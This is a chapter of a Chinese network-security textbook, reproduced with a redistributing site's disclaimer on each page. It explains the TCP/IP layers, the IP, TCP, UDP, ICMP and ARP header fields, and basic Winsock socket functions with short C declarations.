免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第2章 TCP/IP 协议实例透析

CHAPTER 2

TCP/IP 协议是 Internet 上使用最广泛的协议，众多网络安全技术是基于 TCP/IP 协议产生的。本章深入讲解 TCP/IP 协议基础原理，使读者从理论深度上熟悉协议，其中大量关于 TCP/IP 协议的实例使读者可以掌握此协议的精髓。在学习本章后，读者能够掌握以下几点：

- **熟悉 TCP/IP 基础理论与基础架构；**
- **熟悉 Windows 网络基础编程技术；**
- **熟悉基本网络命令的原理与实现过程；**
- **熟悉面向连接及面向无连接通信技术原理与实现过程。**

2.1 TCP/IP 协议简介

2.1.1 TCP/IP 分层模型

TCP/IP 协议是一个复杂的协议，是由一组专业化协议组成的。这些协议包括 IP、TCP、UDP、ARP、ICMP 以及其他的一些被称为子协议的协议。TCP/IP 协议的前身是由美国国防部在 20 世纪 60 年代末期为其远景研究规划署网络（ARPAnet）而开发的。由于其低成本以及在多个不同平台通信的可靠性，TCP/IP 迅速发展并开始流行。它实际上是一个关于因特网的标准，迅速成为局域网的首选协议。

广泛地讲，TCP/IP 协议组可以分为 5 层，建立在第 5 层（即物理硬件层）上的 4 个软件层是重点研究的对象。图 2-1 是 TCP/IP 协议组分层示意图。



图 2-1 TCP/IP 协议分层模型

下面具体分析各层在 TCP/IP 整体架构中的作用。

（1）网络接口层（Network Interface Layer）。

网络接口层是 TCP/IP 协议软件的最底层，负责接收 IP 数据报并把数据报通过选定的网络发送出去。网络接口层包括一个设备驱动程序，也可能包括一个复杂的子系统，使用自己的数据链路协议。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）互联网层（Internet Layer）。

互联网层负责处理主机之间的通信问题。当互联网层接收到传输层的请求后，传输某个具有目的地址信息的分组到目的主机。该层把分组封装在 IP 数据报中，填入数据报的首部，使用选路算法来确定是直接交付数据报，还是把它传递给路由器，然后把数据报交给适当的网络接口进行传输。互联网层还要负责处理传入的数据报，检验其有效性，使用选路算法来决定应该对数据报进行本地处理还是应该转发。如果数据报的目的机处于本机所在的网络，该层软件就会除去数据报的首部，再选择适当的运输层协议来处理这个分组。最后，互联网层还要根据需要发出和接收 ICMP（网际控制报文协议）差错和控制报文。

（3）传输层（Transport Layer）。

传输层负责提供应用程序之间的通信服务。这种通信又称为端到端通信。传输层要系统地管理信息的流动，还要提供可靠的传输服务，以确保数据到达无差错、无乱序。为了达到这个目的，传输层协议软件要进行协商，让接收方回送确认信息及让发送方重发丢失的分组。传输层协议软件把要传输的数据流划分为分组，把每个分组连同目的地址交给互联网层去发送。

（4）应用层（Application Layer）。

应用层是分层模型的最高层，在这个最高层中，用户调用应用程序通过 TCP/IP 协议来访问提供的服务。与各个传输层协议交互的应用程序负责接收和发送数据。每个应用程序选择适当的传输服务类型，应用程序把数据按照传输层的格式要求组织好向下层传输。

综上可知，TCP/IP 分层模型每一层负责不同的通信功能，整体联动合作，就可以完成因特网上的大部分传输要求。

2.1.2 TCP/IP 分层模型特点

TCP/IP 是目前 Internet 上最成功、使用最频繁的互联协议。虽然现在已有很多协议都适用于因特网，但 TCP/IP 使用得最广泛。下面分析一下 TCP/IP 的特点。

1. TCP/IP 模型边界特性

TCP/IP 分层模型中有两大边界特性：一个是地址边界特性，它将 IP 逻辑地址与底层网络的硬件地址分开；另一个是操作系统边界特性，它将网络应用与协议软件分开，如图 2-2 所示。




图 2-2 TCP/IP 分层模型边界特性

TCP/IP 分层模型边界特性是指在模型中存在一个地址上的边界，它将底层网络的物理地址与互联网层的 IP 地址分开。该边界出现在互联网层与网络接口层之间。互联网层和其上的各层均使用 IP 地址，网络接口层则使用物理地址，即底层网络的硬件地址。TCP/IP 提供在两种地址之间进行映射的功能。划分地址边界的目的是屏蔽底层物理网络的地址细节，以便在互联网软件地址问题上易于实现和理解。

TCP/IP 软件在操作系统内具体的位置和 TCP/IP 的实现有关，但大部分实现都类似于图 2-2 所示情况。影响操作系统边界划分的最重要因素是协议的效率问题，在操作系统内部实现的协议软件，其数据传递的效率明显要高。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2．IP 层特性

IP 层作为通信子网的最高层，提供无连接的数据报传输机制，但 IP 协议并不能保证 IP 报文传递的可靠性。IP 的机制是点到点的。用 IP 进行通信的主机或路由器位于同一物理网络，对等机器之间拥有直接的物理连接。

TCP/IP 设计原则之一是为包容各种物理网络技术。包容性主要体现在 IP 层中。各种物理网络技术在帧或报文格式、地址格式等方面差别很大。TCP/IP 的重要思想之一就是通过 IP 将各种底层网络技术统一起来，达到屏蔽底层细节，提供统一虚拟网的目的。

IP 向上层提供统一的 IP 报文，使得各种网络帧或报文格式的差异性对高层协议不复存在。IP 层是 TCP/IP 实现异构网互联最关键的一层。

3．TCP/IP 的可靠性特性

在 TCP/IP 网络中，IP 采用无连接的数据报机制，对数据进行“尽力而为”的传递机制，即只管将报文尽力传送到目的主机，无论传输正确与否，不做验证，不发确认，也不保证报文的顺序。TCP/IP 的可靠性体现在传输层协议之一的 TCP 协议。TCP 协议提供面向连接的服务，因为传输层是端到端的，所以 TCP/IP 的可靠性被称为端到端可靠性。

综上可知，TCP/IP 的特点就是将不同的底层物理网络、拓扑结构隐藏起来，向用户和应用程序提供通用、统一的网络服务。这样，从用户的角度看，整个 TCP/IP 互联网就是一个统一的整体，它独立于具体的各种物理网络技术，能够向用户提供一个通用的网络服务。TCP/IP 网络完全撇开了底层物理网络的特性，是一个高度抽象的概念，正是由于这个原因，TCP/IP 网络被赋予了巨大的灵活性和通用性。

2.1.3 TCP/IP 核心协议

在 TCP/IP 协议族中有很多种协议，如图 2-3 所示。




图 2-3 TCP/IP 协议族不同分层中的协议

TCP/IP 协议族中的核心协议被设计运行在互联网层和传输层，它们为网络中的各主机提供通信服务，也为模型的最高层——应用层中的协议提供服务。下面具体分析 TCP/IP 的核心协议。

1．网际协议

网际协议（IP）属于 TCP/IP 模型的互联网层，提供关于数据应如何传输以及传输到何处的信息。IP 是一种使 TCP/IP 可用于网络连接的子协议，即 TCP/IP 可跨越多个局域网段或通过路由器跨越多种类型的网络。在一个网际环境中，被连接在一起的单个网络被称为子网。子网是 TCP/IP 联网的一种重要部分。数据帧的 IP 部分被称为一个 IP 数据报，IP 数据报包括报头和数据，总长度不能超过 65 535 字节。图 2-4 描述了 IP 数据报头的各部分信息。

（1）版本：4bit，标识协议的版本号。目前互联网使用的 IP 协议版本号是 4，因此也称 IPv4。

（2）首部长度（IHL）：4bit，它指明了 IP 首部占用了多少个 32bit 的长度。普通的 IP 数据报这个字段的值是 5，也就是说，普通 IP 数据报的长度是 5 个 32bit。该域的重要性在于它向接收点指示了数据从何处开始（在报头结束之后立即开始）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

0　　16　　32

版本	首部长度	服务类型	总长度
标识号		标记	段偏移量
生存时间（TTL）	协议	首部校验和	
源 IP 地址			
目的 IP 地址			
可选项			填充位
数据			

图 2-4　IP 首部结构

（3）服务类型（ToS）：8bit，通过指定数据的速度、优先权或可靠性，通知 IP 如何处理输入的数据报。

（4）总长度：16bit，总长度是指数据报的长度，按字节计算，包括首部和数据。IP 数据报的长度不能超过 64KB。在实际应用中，不会传输这么大的数据报，因为在传输过程中很多设备不会处理这么大的数据报。

（5）标识号：16bit，标识一个数据报所属的消息，以使得接收节点可以重组被分段的消息。该域和下面两个域，即标记和段偏移量，在数据报的分段和重组过程中起作用。

（6）标记：3bit，无分段（DF）或多个分段（MF），第 1 比特为保留比特，置 0。第 2 比特为分段标记，0 为可分段，1 为不可分段。第 3 比特为段位标记，0 为最后一段，1 表示后面还有分段。

（7）段偏移量：13bit，标识这个段应该在数据报中的什么位置，它以 64bit 为单位计算，首段的偏移为零。

（8）生存时间（TTL）：8bit，标识一个数据报在被丢弃前在网络中存在的最大时间。TTL 的初始值由数据发送主机设置，每经过一个路由器，TTL 值都会减 1。如果值被减到 0，数据报就会被丢弃。

（9）协议：8bit，协议域，标识数据属于哪一个协议层。例如值为 1 表示此 IP 数据报是 ICMP 协议，2 为 IGMP 协议，6 表示 TCP，17 表示 UDP 等。只有通过协议域，IP 层才知道将收到的数据交给哪一层协议进行处理。

（10）首部校验和：16bit，校验和只校验首部，它不对数据部分进行校验。校验结果决定 IP 报头是否已被破坏。

（11）源 IP 地址：32bit，标识源节点的完整的 IP 地址。

（12）目的 IP 地址：32bit，标识目的节点的完整的 IP 地址。

（13）可选项：可以包含可选的路由和实时信息。

（14）填充位：包含填充信息以确保报头是 32bit 的倍数，该域的大小可变。

（15）数据：包括了由源节点发送的原始数据，外加 TCP 信息。

IP 协议是一种不可靠的、无连接的协议，即意味着它不保证数据的可靠性。然而，TCP/IP 协议族中更高层协议可使用 IP 信息确保数据包按正确的地址进行传输。

2．传输控制协议

传输控制协议（TCP）属于 TCP/IP 协议族中的传输层，它提供一种面向连接的、可靠的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

数据流服务。面向连接意味着两个使用 TCP 的应用（通常是一个客户端和一个服务器端）在彼此交换数据之前必须先建立一个 TCP 连接。

TCP 协议位于 IP 子协议的上层，通过提供校验和、流控制及序列信息以弥补 IP 协议可靠性的缺陷。如果一个应用程序只依靠 IP 协议发送数据，那么 IP 协议将杂乱地发送数据，如不检测目标节点是否脱机，或数据是否在发送过程中已被破坏。另一方面，TCP 包括了可保证数据可靠性的几个组件。TCP 协议段的各个域的描述如图 2-5 所示。




图 2-5　TCP 首部结构

（1）源端口号：16bit，用于标识发送端发送这个 TCP 数据段的应用程序使用的端口号。

（2）目的端口号：16bit，用于标识目的端接收使用的端口号。

（3）序列号：32bit，用于标识两端发送的数据段，申请建立连接的一端在发送申请数据段时会初始化一个序号（ISN，Initial Sequence Number），这个序号用来对每一个传输的数据进行计数，每一个传输的报文段的序号都是上一个报文段序号加 1。TCP 能提供全双工的传输服务，数据在两个方向上都能单独传输，因此，连接的双方都有每个方向上传输的序号。

（4）确认序号：32bit，确认序号是接收端对数据发送端的确认序号，通常是上次成功收到的数据段的序号加 1。接收段在收到序号为 100 的数据段时，返回确认的序号应为 101。确认序号只有在控制位 ACK 被置为 1 时才能生效。

（5）首部长度：4bit，标识了 TCP 首部的长度。

（6）保留：6bit，暂时没有用，但这些比特必须是 0。

（7）控制位：6bit，这 6 个标志比特对 TCP 连接状态非常重要，具体含义如下。

① URG：紧急指针有效；

② ACK：确认序号有效；

③ PSH：接收方应该尽快将这个报文交给应用层；

④ RST：重建连接；

⑤ SYN：同步序号，用来发起一个连接；

⑥ FIN：发送端完成发送任务。

（8）窗口大小：16bit，TCP 连接的流量控制是利用连接双方声明的窗口大小来控制的，窗口大小最大为 65 535 字节。

（9）校验和：16bit，储存 TCP 数据段校验和。

（10）紧急指针：16bit，只有控制比特中的 URG 被置为 1 时才生效。紧急指针是发送方通知接收方，紧急数据已经被放置在普通数据流中，紧急指针中保存着紧急数据的位置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（11）选项：选项中的内容不定，长度也不定，根据首部其他设置来确定。最常见的是保存最长报文大小。

3．用户数据报协议

用户数据报协议（UDP）位于TCP/IP模型中互联网层和应用层之间的传输层中。与TCP不同的是，UDP是一种无连接的传输服务，它不保证数据报以正确的序列被接收。事实上，该协议根本不保证数据报的接收，而且，它不提供错误校验或序列编号。然而通过互联网进行实况录音或电视转播，当要求迅速发送数据时，UDP的不精确性使它比TCP协议更有效、更有用。在这些情况下，具有验证、校验和以及流控制机制的TCP协议将增加太多的报头，使得其难以发送。UDP报头仅包含4个域，如图2-6所示。

0	16	32
16bit源端口号	16bit目的端口号	
16bit UDP长度	16bit UDP校验和	
数据		

图2-6　UDP报头结构

（1）源端口号：16bit，标识源计算机上的连接号。源端口和源IP地址作为报文的返回地址之用。UDP可以与TCP同时使用相同的端口。

（2）目的端口号：16bit，标识目的计算机上的连接号。目的端口号用于把到达目的机的报文转发到正确的应用。

（3）UDP长度：16bit，标记UDP数据报的首部和数据的总长度，由于UDP数据报文长度是固定的，而实际内容的长度就依靠UDP数据报长度来标识。

（4）校验和：16bit，UDP校验和包括UDP首部和UDP报文中的数据，UDP校验和是一个端到端的校验，由发送端计算，目的端验证。

4．网络控制报文协议

虽然IP能确保数据包到达正确的目标点，但当发送过程出了某些问题时，网络控制报文协议（ICMP）将通知发送方且数据不再被传送。ICMP位于TCP/IP模型互联网层的IP协议和TCP协议之间，它不提供错误控制服务，而是仅仅报告哪一个网络是不可到达的，哪一个数据包因分配的生存时间（TTL）过期而被抛弃。图2-7是ICMP报文格式。

0		16	32
8bit类型	8bit代码	16bit校验和	
数据项			

图2-7　ICMP报文格式

类型和代码的不同组合代表了数据报文传送的不同信息。大多数操作系统上的Ping程序就是ICMP协议的典型应用。Ping程序发送一份ICMP回显请求报文给主机，并等待返回ICMP回显应答，然后根据回显应答的报文的类型与代码获得目标主机的状态。通过ICMP回显应答，可以查询主机是否可达，假如是不可达的，还会返回详细的不可达的信息。

5．地址解析协议

地址解析协议（ARP）是一个互联网层协议，它获取主机或节点的MAC地址（物理地

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

址）并创建一个本地数据库以将 MAC 地址映射到主机 IP（逻辑）地址上。两台主机要进行通信，必须要知道相互间的地址，就如同打电话前需要知道对方的电话号码一样。在互联网上，IP 地址是两台主机间进行通信的合法地址，因此很多的应用程序都是以此为基础工作的。在以太网中，主机间的通信是通过 48bit 的以太网地址来确定通信地址的。也就是说，当以太网中的一台主机要将数据发送到另一台主机上时，是根据 48bit 的以太网地址来确定目的接口的，设备驱动程序不会查询发过来的数据报中的 IP 地址。图 2-8 是 ARP 报文格式示意图。

目的以太网地址	源以太网地址	帧类型	硬件类型	协议类型	硬件地址长度	协议地址长度	操作字段	发送端以太网地址	发送端 IP 地址	目的端以太网地址	目的端 IP 地址

图 2-8 ARP 报文格式

（1）目的以太网地址：6bit，标识数据报文发送的目的地址。发往广播地址的报文的目的地址是全为 1 的特殊地址。

（2）源以太网地址：6bit，标识数据报文是由哪个硬件地址发出来的。

（3）帧类型：2bit，标识后面数据的类型。帧类型和目的以太网地址、源以太网地址一起构成了以太网的首部。

（4）硬件类型：2bit，标识硬件地址的类型，以太网地址类型值为 1。

（5）协议类型：2bit，表示了需要进行映射的协议地址类型，值为 0x0800 表示与硬件地址进行映射的是 IP 地址。

（6）硬件地址长度：标识硬件地址长度，目前以太网的硬件地址长度为 6bit。

（7）协议地址长度：标识协议地址长度，IP 地址映射时协议地址是 4。

（8）操作字段：值为 1 时表示 ARP 请求，值为 2 表示 ARP 应答，值为 3 是 RARP 请求，值为 4 是 RARP 应答。

（9）发送端以太网地址：表示是从这个地址发送过来的数据报文。

（10）发送端 IP 地址：与发送端硬件地址对应的 IP 地址。

（11）目的端以太网地址：数据报文的目的端以太网地址，发送端在发送 ARP 请求时，该项值会为空。

（12）目的端 IP 地址：数据报文发送的目的 IP 地址，发送端在发送 RARP 请求时，该项为空。

2.2 Windows 网络基础编程

通过上一节的学习，读者已经掌握了 TCP/IP 协议的基本原理。本节主要讲解编写网络应用程序时所需的基础知识和 API 调用。

2.2.1 Winsock 编程基础

Winsock 编程现在存在两个版本，Winsock1 版本和 Winsock2 版本，可以通过前缀 WSA

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

来把这两个版本的函数区分开。若 Winsock2 在其规格中更新或增添一个新的 API 函数，该函数会采用 WSA 作为前缀。比如，建立套接字的 Winsock1 函数只简单称为 Socket，而 Winsock2 引入了该函数的新版本，名为 WSASocket。由于两个版本在比较高版本操作系统上差别不大，所以在下面讲解中不重点区分版本。

1．套接字建立（Socket）

学习网络编程，必须先要知道什么是套接字。应用层通过传输层进行数据通信时，TCP 和 UDP 会遇到同时为多个应用程序进程提供并发服务的问题。多个 TCP 连接或多个应用程序进程可能需要通过同一个 TCP 协议端口传输数据。为了区别不同的应用程序进程和连接，许多计算机操作系统为应用程序与 TCP/IP 协议交互提供了被称为套接字（Socket）的接口。用来区分不同应用程序进程间的网络通信和连接的，主要有 3 个参数：通信的目的 IP 地址、使用的传输层协议（TCP 或 UDP）和使用的端口号。Socket 原意是"插座"。通过将这 3 个参数结合起来，与一个"插座"（Socket）绑定，应用层就可以和传输层通过套接字接口，区分来自不同应用程序进程或网络连接的通信，实现数据传输的并发服务。

Socket 可以看成两个程序进行通信连接中的一个端点，一个程序将一段信息写入 Socket 中，该 Socket 将这段信息发送给另外一个 Socket，使这段信息能传送到其他程序中，如图 2-9 所示。




图 2-9　套接字在网络通信中的作用和位置

使用 Winsock 库可以方便地创建套接字，根据 Winsock 版本的不同主要有以下两个函数可以调用。

（1）socket 函数。

使用 Winsock 低版本创建套接字需要调用 socket 函数，socket 函数跨平台性很强，不仅适用于 Windows 平台，在 UNIX 平台下也有着广泛的应用。函数定义如下：

```
SOCKET socket(
  int af,
  int type,
  int protocol
);
```

参数 af 表示通信的类型，一般都设置为 AF_INET。

参数 type 表示新建套接字的类型。在 Winsock1.1 版本下，只有两种类型：一种是 SOCK_STREAM，这种类型说明新建套接字是面向连接的，提供可靠的、双向的通信流；另一种类型是 SOCK_DGRAM，这种类型说明新建套接字是面向无连接的，提供不可靠的通信。

参数 protocol 表示新建套接字的协议类型。IPPROTO_IP 表示使用的是 IP 类型。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（2）WSASocket 函数。

在 Winsock2 版本中，可以使用 WSASocket 创建套接字。函数定义如下：

```
SOCKET WSASocket(
  int af,
  int type,
  int protocol,
  LPWSAPROTOCOL_INFO lpProtocolInfo,
  GROUP g,
  DWORD dwFlags
);
```

参数 af、type、protocol 的含义和 socket 函数一样。

参数lpProtocolInfo是指向WSAPROTOCOL_INFO结构的指针，表示新建套接字的特性。

参数 g 保留，暂时无用。

参数dwFlags表示新建套接字的属性。具体说明可以参考 MSDN。

2．套接字的初始化

WSAStartup 函数。

使用 Winsock 进行编程时，必须加载 Winsock DLL 的相应版本。如果在调用 Winsock 之前，没有加载 Winsock 库，这个函数就会返回一个 SOCKET_ERROR，错误代码信息是 WSANOTINITIALISED。加载 Winsock 库是通过调用 WSAStartup 函数实现的。函数定义如下：

```
int WSAStartup(
  WORD wVersionRequested,
  LPWSADATA lpWSAData
);
```

参数 wVersionRequested 指定准备加载的 Winsock 库的版本。高位字节指定所需要的 Winsock 库的副版本，低字节指定主版本。可以调用宏 MAKEWORD(x,y)（其中，x 是高位字节，y 是低位字节）方便地获得 wVersionRequested 的正确值。

参数 lpWSAData 是指向 WSADATA 结构的指针，WSAStartup 用其加载的库版本有关的信息填在这个结构中，结构体声明如下：

```
typedef struct WSAData {
  WORD              wVersion;
  WORD              wHighVersion;
  char              szDescription[WSADESCRIPTION_LEN+1];
  char              szSystemStatus[WSASYS_STATUS_LEN+1];
  unsigned short    iMaxSockets;
  unsigned short    iMaxUdpDg;
  char FAR *        lpVendorInfo;
} WSADATA, *LPWSADATA;
```

字段 wVersion 设置成使用的 Winsock 版本。

字段 wHighVersion 是现有的 Winsock 库的最高版本。

字段 szDescription 和 szSystemStatus 由特定的 Winsock 实施方案设定，事实上没有用。

字段 iMaxSockets 和 iMaxUdpDg 表示同时最多可打开多少套接字和数据报的最大长度，这两个字段一般不使用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

字段 lpVendorInfo 是为 Winsock 实施方案有关的指定厂商信息预留的。

3．面向连接套接字函数

（1）bind 函数。

创建了某种特定协议的套接字后，如果需要将套接字绑定到一个已知地址，就需要调用 bind 函数。该函数定义如下：

```
int bind(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen
);
```

参数 s 表示需要绑定的套接字。

参数 namelen 表示要传递的，由协议决定的地址长度。

参数 name 是指向 sockaddr 结构的指针。sockaddr 结构体声明如下：

```
struct sockaddr {
  u_short      sa_family;     //通信类型//
  char         sa_data[14];   //目标地址和端口信息//
};
```

字段 sa_family 一般都是设置为 AF_INET。

字段 sa_data 包含套接字中的目标地址和端口信息。但这样处理非常不方便，所以一般情况下会用一个并列的结构体 sockaddr_in 来代替。sockaddr_in 结构体声明如下：

```
struct sockaddr_in {
        short        sin_family;          // 通信类型
        u_short      sin_port;            // 端口号
        struct       in_addr sin_addr;    // Internet 地址
        char         sin_zero[8];         // 与 sockaddr 结构的长度相同
};
```

现在举个例子来说明 bind 函数的具体使用方法：

```
SOCKET s;                    // 创建套接字
struct sockaddr_in localaddr;
unsigned int port = 4000;    // 监听的端口号
s=socket(AF_INET, SOCK_STREAM, IPPROTO_IP);          // 设置套接字参数
localaddr.sin_addr.s_addr = htonl(INADDR_ANY);
localaddr.sin_family = AF_INET;
localaddr.sin_port = htons(port);
bind(s, (struct sockaddr *)&localaddr,   sizeof(localaddr));      // 绑定套接字
```

一旦 bind 函数出错，就会返回 SOCKET_ERROR。对 bind 来说，最常见的错误是 WSAEADDRINUSE。如果使用的是 TCP/IP，那么这个错误信息就表示另一个进程已经同本地 IP 接口和端口号绑定到了一起，或者那个 IP 接口和端口号处于 TIME_WAIT 状态。假如对一个已经绑定的套接字调用 bind 函数，则会返回 WSAEFFAULT 错误。

（2）listen 函数。

在服务器模式下，需要将套接字置入监听模式。bind 函数的作用是将一个套接字和一个指定的地址关联在一起。listen 函数指示一个套接字进入等候连接的状态。该函数定义如下：

```
int listen(
  SOCKET s,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    int backlog
);
```

参数 s 指定了要进行监听的套接字。

参数 backlog 指定了正在等待连接的最大队列长度。这个参数非常重要，因为可能同时出现几个服务器连接请求。例如，假定 backlog 参数为 3。如果 4 个客户同时发出请求，那么前 3 个会被放在一个等待队列中，以便应用程序依次为它们提供服务。而第 4 个连接会返回一个 WSAECONNREFUSED 错误。注意，一旦服务器接受了一个连接，那个连接请求就会从队列中删去，以便别人可继续发出请求。

listen 函数返回的错误最常见的是 WSAEINVAL。该错误通常意味着，在调用 listen 之前忘记绑定相应的套接字。

（3）accept 函数。

当套接字处于监听状态下，就表明做好了接受客户端连接的准备。在 Winsock1 版本下是通过 accept 函数完成的。accept 函数定义如下：

```
SOCKET accept(
    SOCKET s,
    struct sockaddr FAR *addr,
    int FAR *addrlen
);
```

参数 s 是处于监听状态的套接字。

参数 addr 是一个指向 sockaddr_in 结构的指针，对于属于另一种协议的套接字，应当用那种协议对应的 sockaddr 结构来替换 sockaddr_in。

参数 addrlen 表示 sockaddr_in 结构体的长度。

调用 accept 函数后，可为待连接队列中的一个连接请求提供服务。accept 函数返回后，参数 addr 结构中会包含发出连接请求的那个客户端的 IP 地址信息，参数 addrlen 则指出结构的长度。此外，accept 函数会返回一个新的套接字描述符，它对应于已经接受的那个客户端的连接。对于后续的客户端和服务端的通信，都将使用这个新套接字。原来负责监听的套接字，将继续处于监听状态，等待接受其他客户端的连接。

（4）WSAAccept 函数。

Winsock2 引入了一个新的接受客户端连接的函数 WSAAccept。它能根据一个条件函数的返回值，选择性地接受一个连接。WSAAccept 函数定义如下：

```
SOCKET WSAAccept(
    SOCKET s,
    struct sockaddr FAR *addr,
    LPINT addrlen,
    LPCONDITIONPROC lpfnCondition,
    DWORD dwCallbackData
);
```

前 3 个参数和 accept 函数是相同的。

参数lpfnCondition是指向一个函数的指针，此函数是根据客户端请求来调用的。该函数决定是否接受客户端的连接请求。函数定义如下：

```
int CALLBACK ConditionFunc(
    IN LPWSABUF lpCallerId,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    IN LPWSABUF lpCallerData,
    IN OUT LPQOS lpSQOS,
    IN OUT LPQOS lpGQOS,
    IN LPWSABUF lpCalleeId,
    OUT LPWSABUF lpCalleeData,
    OUT GROUP FAR *g,
    IN DWORD dwCallbackData
);
```

参数 lpCallerId 是一个值参数，其中包含连接方的地址。WSABUF 结构是 Winsock2 函数常用的，此结构体声明如下：

```
typedef struct __WSABUF {
  u_long      len;
  char FAR    *buf;
} WSABUF, FAR * LPWSABUF;
```

字段 len 要么指定由 buf 字段指向的缓冲区的长度，要么指定包含在数据缓冲区 buf 中的数据量。对 lpCallerId 来说，buf 指针指向的是一个地址结构。为正确返回信息，需将 buf 指针定义为 sockaddr 类型，这样 buf 就指向了特定的通信协议。在 TCP/IP 的情况下，sockaddr_in 结构体中应该包含建立连接的那个客户端的 IP 地址。在连接请求期间，大多数网络协议都能提供对呼叫者 ID 信息的支持。

参数 lpCallerData 包含由客户端发出的任何连接数据。若不指定呼叫者数据，那么此参数就默认为 NULL。

